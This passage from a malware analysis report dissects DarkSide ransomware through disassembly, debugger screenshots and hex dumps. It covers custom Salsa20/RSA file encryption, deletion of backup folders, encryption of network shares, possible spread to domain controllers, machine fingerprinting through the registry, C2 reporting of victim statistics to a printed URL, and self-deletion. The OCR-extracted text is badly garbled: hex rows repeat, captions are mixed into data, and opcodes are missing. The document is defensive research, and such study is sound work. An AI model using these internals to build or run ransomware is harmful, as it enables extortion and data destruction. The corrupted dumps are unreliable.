	.text:004051A9	adc	[edi+8], ecx	
	.text:004051AC	adc	[edi+0Ch], edx	
	.text:004051AF	mov	eax, [esi+10h]	
	.text:004051B2	mov	ebx, [esi+14h]	
	.text:004051B5	mov	ecx, [esi+18h]	
	.text:004051B8	mov	edx, [esi+1Ch]	
	.text:004051BB	adc	[edi+10h], eax	
	.text:004051BE	adc	[edi+14h], ebx	
	.text:004051C1	adc	[edi+18h], ecx	
	.text:004051C4	adc	[edi+1Ch], edx	
	.text:004051C7	mov	eax, [esi+20h]	
	.text:004051CA	mov	ebx, [esi+24h]	
	.text:004051CD	mov	ecx, [esi+28h]	
	.text:004051D0	mov	edx, [esi+2Ch]	
	.text:004051D3	adc	[edi+20h], eax	Figure 132
	.text:004051D6	adc	[edi+24h], ebx	i igule 152
	.text:004051D9	adc	[edi+28h], ecx	
	.text:004051DC	adc	[edi+2Ch], edx	
	.text:004051DF	mov	eax, [esi+30h]	
	.text:004051E2	mov	ebx, [esi+34h]	
	.text:004051E5	mov	ecx, [esi+38h]	
	.text:004051E8	mov	edx, [esi+3Ch]	
	.text:004051EB	adc	[edi+30h], eax	
	.text:004051EE	adc	[edi+34h], ebx	
	.text:004051F1	adc	[edi+38h], ecx	
	.text:004051F4	adc	[edi+3Ch], edx	
	.text:004051F7	mov	eax, [esi+40h]	
	.text:004051FA	mov	ebx, [esi+44h]	
	.text:004051FD	mov	ecx, [esi+48h]	
	.text:00405200	mov	edx, [esi+4Ch]	
	.text:00405203	adc	[edi+40h], eax	
	.text:00405206	adc	[edi+44h], ebx	
	.text:00405209	adc	[edi+48h], ecx	
	.text:0040520C	adc	[edi+4Ch], edx	
	.text:0040520F		eax, [esi+50h]	
	.text:00405212		ebx, [esi+54h]	
	.text:00405215	mov	ecx, [esi+58h]	
-				

The Salsa20 matrix is encrypted using the custom RSA implementation, as shown in figure 133:

Address	Hex	ASCII
027AC0A4	95 16 3A BB C3 2F 9B 18 AF C9 F6 69 66 A2 14 0B	:»A/ Éöif¢
027AC0B4	AC 9E 46 03 CE 95 7D 62 B1 9C 43 BC FF BB 36 62	¬.F.Î.}b±.C¼ÿ»6b
027AC0C4	04 AF 65 08 13 26 81 98 B3 38 12 1E E0 CE 19 39 72 BF B4 41 EA C5 38 CE 05 6C 22 1D 67 3F EC 77	.e&*;al.9 Figure 122
027AC0D4	72 BF B4 41 EA C5 3B CE 05 6C 22 1D 67 3F EC 77	r¿ AêA; 1.1".g?iw FIgure 155
027AC0E4	2D EA 2F 5D 07 86 5A ED 97 CC AF 53 7B 3D FB 0E	-ê/]Zi.İ S{=û.
	B6 EE E9 BC 79 72 34 0E F4 19 28 A5 1E OF A9 56	
	25 D2 70 CA F3 6D 42 46 72 13 8C 6B D5 E0 54 81	
027AC114	9A 08 DD F8 OF EF 9C 42 D3 2B 80 40 6E 5F 77 60	Ýø.ï.BÓ+.@n_w`
Thora in	a quatam "back" function applied to the above on	or untion regult which produce

There is a custom "hash" function applied to the above encryption result, which produces a 16-byte output:

Address	He	<								-							ASCII
027AC0A4	95	16	ЗA	BB	C3	2F	9B	18	AF	C9	F6	69	66	A2	14	OB	:»Å/ Éöif¢
027AC0B4	AC	9E	46	03	CE	95	7D	62	B1	9C	43	BC	FF	BB	36	62	¬.F.Î.}b±.C¼ÿ≫6b
027AC0C4	04	AF	65	08	13	26	81	98	B 3	3B	12	1E	EO	CE	19	39	. e&*;a1.9
027AC0D4	72	BF	B4	41	EA	C5	3B	CE	05	6C	22	1D	67	3F	EC	77	r; AêA; 1.1".g?iw -ê/]zi.1 s{=û. Figure 134
027AC0E4	2D	EA	2F	5D	07	86	5A	ED	97	CC	AF	53	7B	3D	FB	OE	-ê/]Zi.1 S{=û. Iguic Io4
027AC0F4	B6	EE	E9	BC	79	72	34	OE	F4	19	2B	A5	1E	OF	A9	56	¶îé¼yr4.ô.+¥⊜V
																	%OpÉómBFrkŐaT.
																	Ýø.ï.BÓ+.@n_w
027AC124	A9	9A	D7	EO	5A	20	2F	48	13	01	D5	70	C9	C8	AD	EE	⊜.xàZ /HÔpÉÈ.î

The file content that will be encrypted is appended to the buffer that will be sent to the worker threads:

Address	Нех	(ASCII
027AC0A4	95	16	3A	BB	C3	2F	9B	18	AF	C9	F6	69	66	A2	14	OB	:»A/ Éöif¢
027AC0B4	AC	9E	46	03	CE	95	7D	62	B1	9C	43	BC	FF	BB	36	62	¬.F.Î.}b±.C¼ÿ≫6b
027AC0C4	04	AF	65	08	13	26	81	98	B 3	3B	12	1E	EO	CE	19	39	. e&*;al.9
027AC0D4	72	BF	B4	41	EA	C5	3B	CE	05	6C	22	1D	67	3F	EC	77	. e&*;àî.9 r¿´AêA;î.]".g?ìw
027AC0E4	2D	EA	2F	5D	07	86	5A	ED	97	CC	AF	53	7B	3D	FB	OE	-ê/]Zí.Ì S{=û.
																	¶îé¼yr4.ô.+¥®V
027AC104	25	D2	70	CA	F3	6D	42	46	72	13	8C	6B	D5	EO	54	81	%OpÉómBFrkÖaT.
027AC114	9A	08	DD	F8	OF	EF	9C	42	D3	2B	80	40	6E	5F	77	60	Yø.ï.BÓ+.@n_w
027AC124	A9	9A	D7	EO	5A	20	2F	48	13	01	D5	70	C9	C8	AD	EE	©.xaz /HOpÉÈ.î {\rtf1\fbidis\an
027AC134	<u>78</u>	5C	72	74	66	31	5C	66	62	69	64	69	73	5C	61	6E	{\rtf1\fbidis\an iguie iee
027AC144	73	69	5C	61	6E	73	69	63	70	67	31	32	35	32	5C	64	si\ansicpg1252\d
027AC154	65	66	66	30	5C	6E	6F	75	69	63	6F	6D	70	61	74	5C	eff0\nouicompat\ deflang1033{\fon ttbl{\f0\fnil\fc
027AC164	64	65	66	6C	61	6E	67	31	30	33	33	7B	5C	66	6F	6E	deflang1033{\fon
027AC174	74	74	62	6C	7B	5C	66	30	5C	66	6E	69	6C	5C	66	63	ttbl{\f0\fnil\fc
																	harset178 Tahoma
027AC194	3B	7D	7B	5C	66	31	5C	66	6E	69	6C	5C	66	63	68	61	;}{\f1\fnil\fcha
027AC1A4	72	73	65	74	30	20	54	61	68	6F	6D	61	3B	7D	7B	5C	rset0 Tahoma;}{\
027AC1B4	66	32	5C	66	6E	69	6C	5C	66	63	68	61	72	73	65	74	f2\fni1\fcharset
027AC1C4	32	20	53	79	6D	62	6F	6C	3B	7D	7D	OD	0A	7B	5C	63	<pre>2 Symbol;}}{\c</pre>

The Salsa20 matrix is also added to the buffer, and it will be utilized by the worker threads to encrypt the files:

3 .9	00405FB1 FF 75 F8 00405FB4 S0 83 04 01 00 00 00405FB4 S0 00405FB5 S0 83 04 01 00 00 00405FB5 S0 83 04 01 00 00 00405FC1 S0 00405FC5 S0 43 04 01 00 00 00405FC5 S0 43 34 00405FC5 S0 43 24	push dword ptr ss:[ebp=0] lea eax_dword ptr ds:[ebx+104] push eax lea eax_dword ptr ds:[ebx+104] push eax lea eax_dword ptr ds:[ebx+34] push eax call darkside.404C84	[ebx+1 [ebx+1	Default (stdcall) 🔹 5 🔹 🗌 Unk
darkside.0	05FC6 darkside.exe:\$5FC6 #53C6	Watch 1 I ^{K+} Locals Struct OX716F64 027AC064 0471FF68 027AC134		1: [esp] 027AC064 2: [esp+4] 027AC134 3: [esp+8] 027AC134 4: [esp+C] 00003459 5: [esp+10] 00000000
Address + 027AC064 (027AC074 1) 027AC074 0) 027AC084 (027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC184 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC084 0) 027AC184 0	Hex CF G AO 9F S3 EB 84 BS FD 73 04 F9 62 44 13 F8 F1 B8 P1 B3 AD 9F S3 EB 84 BS FD 73 04 F9 62 44 10 00 00 00 00 00 90 57 F2 22 AC BC C2 32 A1 00 00 00 00 00 00 00 27 F2 22 AC BC C2 32 A1 AC B4 AC B5 C6 A2 F1 F1 F1 F1 F0 F0 F1 F1 <td>ASCII 4/11F6C 027AC13 TE: .Se. ys.ubA 0471EF7C 0000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 00000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 0000000 ta/. bif 0001000 0471EF74 ta/. bif 0071EF85 0001000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00714E78 ta/. bif bif 0471EF86 00000000 ta/. bif bif 0471EF86 00000000 ta/. bif bif 0471EF86 00000000 ta/.</td> <td>4 return t 0 kernel32 1 7 return t 0 0 0 0</td> <td>o kernel32.76478654 from ??? .BaseThreadInitThunk o ntdll.77044477 from ???</td>	ASCII 4/11F6C 027AC13 TE: .Se. ys.ubA 0471EF7C 0000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 00000000 .oft.jya-xwr. 0471EF74 0000000 .oft.jya-xwr. 0471EF74 0000000 ta/. bif 0001000 0471EF74 ta/. bif 0071EF85 0001000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00010000 ta/. bif 0471EF86 00714E78 ta/. bif bif 0471EF86 00000000 ta/. bif bif 0471EF86 00000000 ta/. bif bif 0471EF86 00000000 ta/.	4 return t 0 kernel32 1 7 return t 0 0 0 0	o kernel32.76478654 from ??? .BaseThreadInitThunk o ntdll.77044477 from ???

Figure 136 Thread activity – sub_405E7C (File encryption)

The file content is encrypted using a custom Salsa20 implementation and the ciphertext overwrites the plaintext in the buffer:

Address	He	< .															ASCII
027AC064	CF	C8	3A	B9	AO	9F	53	EB	84	88	FD	73	04	F9	62	41	ÏÈ:' .Së. ýs.ùbA
027AC074	13	F8	F1	5 B	OE	29	80	9D	57	E2	32	AC	BC	23	2A	14	.on[.)Wa2-¼#*.
027AC084	D2	00	00	00	00	00	00	00	32	FD	52	72	EB	47	F5	F6	02ýRrëGõö
027AC094	45	4F	OF	66	F5	FA	17	54	3C	E6	D5	6C	AE	21	34	6C	EO.fõú.T<æÕl≋!41
027AC0A4	95	16	ЗA	BB	C3	2F	9B	18	AF	C 9	F6	69	66	A2	14	OB	:»Å/ Éöif¢
027AC0B4	AC	9E	46	03	CE	95	7D	62	B1	9C	43	BC	FF	BB	36	62	¬.F.Î.}b±.C¼ÿ»6b
027AC0C4	04	AF	65	08	13	26	81	98	B 3	3B	12	1E	EO	CE	19	39	.e&*;a1.9
027AC0D4	72	BF	B4	41	EA	C5	3B	CE	05	6C	22	1D	67	3F	EC	77	r; AêA;1.1".g?iw -ê/]zí.1 s{=û. Figure 137 ¶îé4yr4.ô.+¥@v
027AC0E4	2D	EA	2F	5D	07	86	5A	ED	97	CC	AF	53	7B	ЗD	FB	0E	-e/]zi.I s{=0. Figure 137
027AC0F4	B6	EE	E9	BC	79	72	34	OE	F4	19	2B	A5	1E	OF	A9	56	fié4yr4.0.+¥@V
027AC104	25	D2	70	CA	F3	GD	42	46	72	13	8C	6B	D5	EO	54	81	%OpÉómBFrkŐàT.
027AC114	9A	08	DD	F8	OF	EF	9C	42	D3	2B	80	40	6E	5F	77	60	Ýø.ï.BÓ+.@n_w
027AC124	A9	9A	D7	EO	5A	20	2F	48	13	01	D5	70	C9	C8	AD	EE	@.xàZ /HÖpÉÈ.î
027AC134	C6	04	10	49	A5	C4	5 B	BD	93	3B	7E	74	59	43	EO	05	ÆI¥Ä[½.;~tYCa.
																	"ÄdāvP£Þß xñ'.Ö
																	11N.§.id6_üN/Ù
027AC164	85	62	88	92	A1	47	88	02	03	83	A5	DG	BA	19	3F	08	.b;G¥Ö°.?.
027AC174	36	9F	F9	95	FA	99	OD	31	5D	C4	36	EA	6A	B 3	18	85	6.ù.ú1]Ä6êj¹ .碤2ü~.z.vňbÆý
027AC184	05	E7	A2	A4	32	FC	A8	7E	93	7A	17	76	F1	62	C6	FD	.碤2ü ~.z.vnbÆý

A snippet of the custom implementation is presented below:

🚺 者 🖼				
.text:00404D6F	1			
.text:00404D6F				
.text:00404D6F				
.text:00404D71		ebx, [ed		
.text:00404D74		ecx, [ed		
.text:00404D77		edx, [ed		
.text:00404D7A		esi, eax		
.text:00404D7C		esi, ed>	< l	
.text:00404D7E		esi, 7		
.text:00404D81		ebx, esi		
.text:00404D83	mov	esi, eb>		
.text:00404D85	add	esi, ea>	<	
.text:00404D87	rol	esi, 9		
.text:00404D8A	xor	ecx, esi		
.text:00404D8C	mov	esi, ec>	< l	
.text:00404D8E	add	esi, eb>		
.text:00404D90	rol	esi, ODł	1	
.text:00404D93	xor	edx, esi	i	
.text:00404D95	mov	esi, ed>	< .	
.text:00404D97	add	esi, eco	< 1	
.text:00404D99	rol	esi, 12k	1	
.text:00404D9C	xor	eax, esi		
.text:00404D9E	mov	[edi], e	ax	
.text:00404DA0	mov	[edi+10k	1 ehv	
.text:00404DA3	mov	[edi+20h	1], ecx	Figure 138
.text:00404DA6	mov	[edi+30h	1], edx	
.text:00404DA9	mov	eax, [ed	-	
.text:00404DAC	mov	ebx, [ed		
.text:00404DAF	mov	ecx, [ed		
.text:00404DB2	mov	edx, [ed		
.text:00404DB5	mov	esi, eax		
.text:00404DB7		esi, ed>		
.text:00404DB9		esi, 7		
.text:00404DBC		ebx, esi	i	
.text:00404DBE		esi, eb>		
.text:00404DC0		esi, eax		
.text:00404DC2		esi, 9		
.text:00404DC5		ecx, esi		
.text:00404DC7		esi, ec		
.text:00404DC9		esi, eb		
.text:00404DCB		esi, ODA		
.text:00404DCE		edx, esi		
.text:00404DD0		esi, ed		
.text:00404DD0		-		
		esi, ec		
.text:00404DD4		esi, 12		
.text:00404DD7		eax, esi		
.text:00404DD9		[edi+14		
.text:00404DDC		[edi+24h		
.text:00404DDF		[edi+34k		
.text:00404DE2	mov	[edi+4],	, edx	

The encrypted content is written to the initial file, followed by the encrypted Salsa20 matrix and the hash value, as displayed in the following figures:

	<pre>push eax lea eax,dword ptr ss:[ebp-s] push eax push dword ptr ss:[ebp-s] lea bax,word ptr ds:[ebx+104] lea bax,word ptr ds:[ebx+2C] call dword ptr ds:[</pre>	✓ Default (stdcall) ▼ 5 ♀ Unk 1: [esp] 000002E4 2: [esp+4] 0027AC134 3: [esp+6] 0003459 4: [esp+C] 0471FF78 5: [esp+L] 027AC030
Image: Dump 1 Image: Dump 2 Image: Dump 3 Image: Dump 4 Image: Dump 5 Address Hex 027AC134 C6 10 49 A5 C4 58 BD 92 38 76 71 15 9 43 E0 00 027AC144 22 C4 64 25 55 0.3 DE DF A6 9C 74 12 79 00 74 12 79 00 74 14 22 C4 64 18 70 DE DF A6 9C 74 12 79 D 07 A16 9D 85 C4 18 A7 00 15 54 45 15 14 12 12 12 12 12 14 12 12 12 12 12 12 12 12 12 14 12 12 12 12 12 12 12 12	6 "Adavpfpe".xh'.o 9 "Adavpfpe".xh'.o 911k,5.166 "uk/U 8 .b.,1G40°.r. 6 .cu.u.1A6€1". 0 .cf.u.u.1A6€1". 0 .cf.u.u.1A6€1". 0 .cf.u.u.1A6€1". 0 .cf.u.u.1FFC0 00471FFC0 00471FF04 0 .cf.u.u.1FFC0 0471FF60 0471FF64 0 .cf.u.u.1FF60 0471FF64 0 .cf.u.u.1FF60 0471FF64 0 .cf.u.u.1FF60 0471FF64 0 .cf.u.u.1A657 0 .cf.u.1A657 0 .cf.u.u.1A657 0 .cf.u.u.1A657 0 .cf.u.u.1A657 0 .cf.u.u.1A657 0 .cf.u.u.1A757 0 .cf.u.1A677 0 .cf.u.1A777 0 .cf.u.1A7777 0 .cf.u.1A777 0 .cf.u.1A777 0 .cf.u.1A7777 0 .cf.u.1A7777 0 .cf.u.1A7777 0 .cf.u.1A7777 0 .cf.u.1A7777777777777777777777777777	to kernel32.76A78654 from ??? 32.BaseThreadInitThunk to ntdll.77044A77 from ???
Figure 139	>	Default (stdcall)
Image: Constraint of the state of	ASCII 0471FF68 00000090 0471FF60 0471FF76 0471FF76 0471FF76 0471FF70 00700000 9. c.d. i.al.9 0.c.d. i.al.9	to kernel32.76A78654 from ???

This last idea concludes our analysis of this thread. We continue to analyze the main thread.

If the current directory contains "backup", then the malware deletes it:

erp dword ptr	004069C9 004069CA 004069CB < < (00420680 <dark< th=""><th>56 FF 15 80</th><th>06 42 00 call dw =<ntdll.wcsicmp></ntdll.wcsicmp></th><th>ord ptr ds:[<</th><th>&wcsicmp>]</th><th>ebx es1</th><th>:L"</th><th>Default (stdcall) 11: [esp] 02773448 L"backup" 2: [esp+4] 02778154 L"1025" 3: [esp+5] 0019F008</th><th>▼ 5 🗘 🗋 Unk</th></dark<>	56 FF 15 80	06 42 00 call dw = <ntdll.wcsicmp></ntdll.wcsicmp>	ord ptr ds:[<	&wcsicmp>]	ebx es1	:L"	Default (stdcall) 11: [esp] 02773448 L"backup" 2: [esp+4] 02778154 L"1025" 3: [esp+5] 0019F008	▼ 5 🗘 🗋 Unk
.text:0040	69CB darkside.e		s Dump 4 🕮 Dump 5 🛞 Wal	tch 1 [X=] Local	is 🐉 Struct	0019F534 02773448 L"b 0019F538 02778154 L"1		4: [esp+C] 0000001F 5: [esp+10] 00000000	
			.text:004064 .text:004064 .text:004064	23 loc_406A23 23 push [e	3: ebp+arg_0]				


Figure 141

The main thread sends the buffer described above (which includes file content to be encrypted etc.) to the worker threads by calling the PostQueuedCompletionStatus routine:


.text:00406F	98 darkside.ex			is>]= <kernel32.postqueuedcomplet< th=""><th>> Default (stdcall) ▼ 5 ↓ Unio 1: [esp] 00000027C 2: (esp+4) 0000000 3: [esp+4] 00000000 4: (esp+4) 00000000 5: [esp+c] 00000000 5: [esp+c] 00000000</th></kernel32.postqueuedcomplet<>	> Default (stdcall) ▼ 5 ↓ Unio 1: [esp] 00000027C 2: (esp+4) 0000000 3: [esp+4] 00000000 4: (esp+4) 00000000 5: [esp+c] 00000000 5: [esp+c] 00000000
EIP	 00406F8F 00406F91 00406F93 00406F95 00406F93 00406FA1 00406FA3 00406FA3 00406FA5 00406FA5 00406FA5 00406FA5 	6A 00 6A 00 FF 35 18 0 FF 15 50 0 6A 00 6A 00 6A 00 FF 35 18 0 FF 35 18 0 FF 5 0 0	A 42 00 7 42 00 A 42 00	push 0 push 0 push dword ptr ds:[420A18] call dword ptr ds:[420A18] push 0 push 0 push 0 push dword ptr ds:[420A18] call dword ptr ds:[420A18]	x8/1m_2 s (cmpLy) x8/1m_3 s (cmpLy) x8/1m_4 s (cmpLy) x8/1m_3 s (cmpLy) x8/1m_6 s (cmpLy) x8/1m_7 s (cmpLy) x8/1m_6 s (cmpLy) x8/1m_6 s (cmpLy) x8/1m_6 s (

Figure 142

We've also identified a function that we believe it's used to propagate the malware to domain controllers (we didn't have one in our environment). It calls functions such as DsGetDcNameW, DsGetDcOpenW and DsGetDcNextW:



Darkside enumerates all network shares using the NetShareEnum API and encrypts each one of them by the main encryption routine described so far:



Thread activity – sub_4096A4

The following JSON is decrypted by the thread:

Address	He	(ASCII
026C79A0	7B	0D	0A	22	69	64	22	3A	22	25	73	22	2C	0D	0A	22	{"id":"%s","
026C79B0	75	69	64	22	3A	22	25	73	22	20	OD	OA	22	65	6E	63	uid": "%s""enc
026C79C0	2D	6E	75	6D	22	3A	22	25	75	22	2C	OD	OA	22	65	6E	-num": "%u","en c-size": "%s"," Figure 14
026C79D0	63	2D	73	69	7A	65	22	3A	22	25	73	22	2C	OD	OA	22	c-size": "%s"," Inguic I-
026C79E0	73	6B	69	70	2D	6E	75	6D	22	3A	22	25	75	22	2C	OD	skip-num":"%u"
026C79F0	0A	22	65	6C	61	70	73	65	64	2D	74	69	6D	65	22	3A	."elapsed-time":
026C7A00	22	25	75	2E	25	75	22	0D	0A	7D	00	AB	AB	AB	AB	AB	"%u.%u"}.«««««

The file opens the following registry key by calling RegCreateKeyExW:

00408EA1 00408EA2 00408EA2 00408EA5 00408EA5 00408EA5 00408EA5 00408EA5 00408EA5 00408EA5 00408EB1 00408EB1 00408EB3 00408EB5 00408EB5	50 50 45 F8 50 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 FF 75 E8 63 02 00 00 80 FF 15 EC 07 42 00 64 68 00 CONTRACTOR	push eak lea eak, dword ptr ss:[ebp-8] push eax push 20119 push 0 push 0 push 0 push dword ptr ss:[ebp-18] push dword ptr ds:[<4RegCreateKeyExw>] push 2.2 BegCreateKeyExw>	[ebp-1	Default (stdcall)
dword ptr [004207EC <darksid .text:00408EBB darkside.exe</darksid 				2: [esp+4] 02673680 L"SOFTWARE\\Microsoft\\Wind 3: [esp+8] 0000000 4: [esp+6] 0000000 5: [esp+10] 0000000
.text:00408EBB darkside.exe		5 🛞 Watch 1 [사이 Locals 🖉 Struct 0460F	E64 80000002 E68 02673680 L E6C 0000000	3: [esp+8] 00000000 4: [esp+C] 00000000

The Product ID is retrieved again by calling the RegQueryValueExW function:

<pre>00408EDA 00408EDB 00408EE1 00408EE2 00408EE2 00408EE5 00408EE6 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8 00408EE8</pre>		push eax lea eax,dword ptr ss: push eax push eax push dword ptr ss: push dword ptr ss: eb call dword ptr ss: explanation of the state ward 22.RegQueryValueExwo	ebp-C] p-1C] p-8]	[ebp-1	x87TW_6 3 (Empty) x87TM x87StatusWord 0000 x87SW_8 0 x87SW_C3 0 x87SW_C1 0 x87SW_C0 0	N_S S (END(Y) N_7 3 (EMPTY) X875W_C2 0 X875W_E5 0 X875W_U 0 V 5 0 Unix ductId"
💭 Dump 1 💭 Dump 2 👯	Dump 3 👯 Dump 4 👯 Dum	o 5 🛛 👹 Watch 1 🛛 💷 Locals	Struct	0460FE70 0000083C 0460FE74 02611660 L*	'ProductId"	
Address Hex 026C79A0 78 0D 0A 22 69 64 026C79B0 75 69 64 22 3A 22 026C79B0 75 69 64 22 3A 22			^	0460FE78 0000000 0460FE7C 0460FF2C 0460FE80 0460FE9C 0460FE84 0460FF28		
F '	as arise as ac onlos as er	pp minorthe Mary H Mana		0400F204 0400FF20		

Figure 147

The machine GUID is extracted from the registry and represents a unique identifier for the machine:




Figure 149

After the encryption finishes, the malware sends encryption statistics to the C2 server, such as: victim ID, uid, number of encrypted files, size of encrypted files, number of skipped files and elapsed time. The final JSON structure looks like the following:

Address	He	<		2014													ASCII
0264D520	7B	OD	0A	22	69	64	22	3A	22								{"id":"
0264D530														22	2C	OD	· · ·
0264D540	OA	22	75	69	64	22	3A	22	30	36	30	37	62	38	33	38	."uid":"0607b838
0264D550	32	34	37	32	36	33	34	22	2C	0D	0A	22	65	6E	63	2D	2472634","enc- num": "2","enc- Figure 150
0264D560	6E	75	6D	22	3A	22	32	22	2C	0D	0A	22	65	6E	63	2D	num": "2","enc-1 igure 100
0264D570	73	69	7A	65	22	3A	22	30	2E	30	30	22	2C	OD	0A	22	size":"0.00","
0264D580	73	6B	69	70	2D	6E	75	6D	22	3A	22	31	22	2C	OD	OA	skip-num":"1",
0264D590	22	65	6C	61	70	73	65	64	2D	74	69	6D	65	22	3A	22	"elapsed-time":"
0264D5A0	37	37	32	2E	35	36	32	22	0D	0A	7D	00	00	00	00	00	772.562"}

As already described so far regarding the C2 communication, the buffer is encrypted with a custom algorithm and base64-encoded. The request sent to the C2 server is presented in the next picture:

00409418 FF 75 E8 0040941E 50 0040941F FF 75 F0	ush eax ush dword ptr ss: [ebp-10] [ebj ush dword ptr ss: [ebp-C] [al] dword ptr ds: [«AHttpSendRequestw»]	x875tatusword 0000 x875mL50 x875mL62 x875mL51 x875mL62 x875mL51 x875mL60 x875mL51 x875mL9 x875mL51 x875mL9 x875mL51 x875mL9 x875mL51 x875mL9 x875mL51 x875mL9 x875mL9 x875mL9 x875mL9 x875mL9 y Default (stdcall) y S 2: (ssp1) 002C000C 2: (ssp1) 02C000063 4: (ssp1) 02C000063 4: (ssp1) 02C000063 5: (ssp1) 02C000005
0263ABC6 622 34 63 30 86 56 36 93 77 142 61 42 61 42 61 42 61 42 61 42 61 42 61 42 61 42 61 42 61 42 61 42 63 17 61 42 61 43 33 34 33 34 33 34 13 34 33 44 63 17 61 62 63 17 63 61 67 63 63 17 63 65 71	ASCII O460FEB0 00000063 D/400FEB0 00000063 0460FEB0 02630E8 "D74c08e6-C7q S/DID0r409NL1XLV 0460FEB0 002630E8 "D74c08e6-C7q S/DID0r409NL1XLV 0460FEE0 00000232 "D40FEE0 00000232 N#MIEUq0mVkgw574 0460FEC0 0260FE08 0020324 0460FEC0 0260FE08 0260FE68 0260FE68 0260FE68 0260FE68 0260FE68	*/^\r\nConnection: keep-alive\r\nAccept-Encoding: g BaLp8jDIOpt409NL1X1v8vGEI1XW1jfiLv23n4m1EUqomvkgw5T4

Figure 151

If the self deletion feature would be enabled, Darkside would delete itself using ShellExecuteW:

<u>911)</u>	 00404090 004040A2 004040A8 004040A9 004040A9 004040A9 	8D 85 50 53	01 00 00 E8 F9 FF 1	FF	push 104 lea eax, dword push eax push ebx call dword pt		and a strange of	mentVaria	lew>]	[ebp-6 eax:&L ebx:L"	x87 x87		x87SW_C0 x87SW_P	0 x87SW_C 0 x87SW_E 1 x87SW_U	S 0	🕄 🗌 Unlod
dword ptr [00				variablew>]	= <kernel32.ge< th=""><th>tEnvironm</th><th>entvari ab</th><th>1ew></th><th></th><th></th><th>2: 3: 4: 5:</th><th>esp+4] esp+8] esp+C] esp+10]</th><th>6809C0 L"C0 0019F950 &L 00000104 003A0043 0055005C</th><th>"https://ru</th><th>umahsia</th><th>a.com/tVep</th></kernel32.ge<>	tEnvironm	entvari ab	1ew>			2: 3: 4: 5:	esp+4] esp+8] esp+C] esp+10]	6809C0 L"C0 0019F950 &L 00000104 003A0043 0055005C	"https://ru	umahsia	a.com/tVep
Dump 1	Dump 2	Dump 3	Dump 4	Ump 5	Watch 1	[x=] Locals	2 Struc	t		001	9F74(026B09 0019F9	CO L"ComSp SO &L"http 04	sc" ://rumahsi	a.com/	t∨epWuix"
Figure 2	152															
	 004040BF 004040C1 004040C3 004040C9 004040C9 004040C4 00404000 00404001 00404003 	6A 00 8D 85 50 8D 85 50 6A 00 6A 00	FO FB FF E8 F9 FF	FF	push 0 push 0 lea eax,dwor push eax lea eax,dwor push eax push 0 push 0	d ptr ss:	[ebp-618]			eax:L" eax:L"	x8 x8 x8 x8 x8	7TW_6 3 7Status 7SW_8 7SW_C1 7SW_SF			(Empty) C2 0 ES 0	
EIP	> 004040D5	FF 15	DO 08 42	00	call dword p	tr_ds:[<&	ShellExec	utew>]		>	-	ault (stdca	A la sul a sul		• 5	😫 🗌 Unic
